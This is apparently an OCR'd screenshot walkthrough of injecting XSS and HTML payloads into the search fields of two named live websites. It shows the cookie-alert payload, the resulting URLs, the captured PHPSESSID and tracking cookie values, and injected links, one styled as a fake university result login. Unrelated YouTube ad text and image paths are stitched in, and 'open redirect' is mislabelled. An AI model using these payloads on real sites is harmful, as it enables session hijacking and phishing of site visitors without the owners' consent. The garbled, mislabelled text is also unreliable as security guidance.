
liveonserver.com says

```
PHPSESSID=09c9e95318a67fd9b4014ec223406675;
_ga=GA1.1.1782415693.1736180357;
_ga_BE9KMG2E3F=GS1.1.1736416377.3.1.1736418040.0.0.0
```

- *We got the cookie details*

STEP-2

- *Now we have to search the html injection payload.*
- *PAYLOAD: "<font color="purple">i am a girl*




liveonserver.com/index.php?a=search&keyword=%253Cscript%253Ealert%2528document.cookie%2529%253C%252Fscript%253E

"><font color="purple">i am a girl

Search results for ""

No Results Found

- *And then press "enter"*



liveonserver.com/index.php?a=search&keyword=%253Cfont%2520color%253D%2522purple%2522%253Ei%2520am%2520a%2520girl


i am a girl | Live On Server : The Firmware & Solution Mobile Phone Thailand Technician">

Search results for "i am a girl"

No Results Found

STEP-3

- *Now we have to check the open redirect payload*
- *PAYLOAD: " "><font color="red">Happy hackers we are great><img src="https://images.unsplash.com/photo-1533750349088-cd871a92f312"><a href="https://www.youtube.com/">login here</a>*




World Agents | Live On Server

liveonserver.com/index.php?a=pages&b=world-agents

"><font color="red">Happy hackers we are grea


- *And press "enter"*
- *Then press on "login here"*



Happy hackers we are great>

ogin here | Live On Server : The Firmware & Solution Mobile Phone Thailand Technician">

- *Then you will directly visit to the official website.*



Get 5 months Free by subscribing to Auto-Tune Unlimited Annual (just $14.58/mo).
Sponsored · Auto-Tune® / Antares Audio

부석순 (SEVENTEEN) '청바지' Official MV
HYBE LABELS
9.4M views • 1 day ago


12 Best F-Droid Open-Source Apps You'll NEVER Find on the Play Store! [2025]
Xtream Droid
18K views • 1 day ago

3RD WEBSITE:

→ *https://romdevelopers.com/index.php?a=shop*

STEP-1


- *First we have to check the XSS payload*
- *PAYLOAD: <script>alert(document.cookie)</script>*



romdevelopers.com/index.php?a=shop

<script>alert(document.cookie)</script>

- *Then press "enter"*




romdevelopers.com/index.php?a=shop&b=search&keyword=<script>alert%28document.cookie%29<%2Fscript>

```
romdevelopers.com says
PHPSESSID=dbf7a94e545f035f42d19a06f6d96b50;
twk_idm_key=0mgMZ0u4gf2J3iFnaKcd6;
__unam=7639673-1944ab47e29-6f94abd2-4;
TawkConnectionTime=0; twk_uuid_5d4d1f207d
27204601ca1637=%7B%22uuid%22%3A%221.92PTmtz3uQz1Lz3w
mUIpARnh1M06jgL6jwxdPSJWfNZk
sZ5IK113i781AOUr3ZEJEzmI96weXSCFJTavEhXTFYMrjIBiiytf1qLnfvn9
HXTOB7fFnYmkJIOAY0ue
%22%2C%22version%22%3A3%2C%22domain%22%3A%22romdev
elopers.com%22%2C%22ts%22%3A17
```

- *We got the cookie details*

STEP-2:


- *Now we have to check the html injection payload*
- *PAYLOAD: <h3>hello</h3>*



romdevelopers.com/index.php?a=shop

<h3>hello</h3>

- *Then press "enter"*



romdevelopers.com/index.php?a=shop&b=search&keyword=<h3>hello<%2Fh3>


Search results for "
hello
"

No Results Found

We are sorry, no results found based on your query.

STEP-3


- *Then we have to search for the open redirect vulnerability*
- *PAYLOAD: "><font color="orange">Calcutta university<a href="https://cuexam.net/"> login here to see result</a>*



romdevelopers.com/index.php?a=shop

"><font color="orange">Calcutta university<a hr

- *Then press "enter"*
- *Then click on the "login here to see result"*



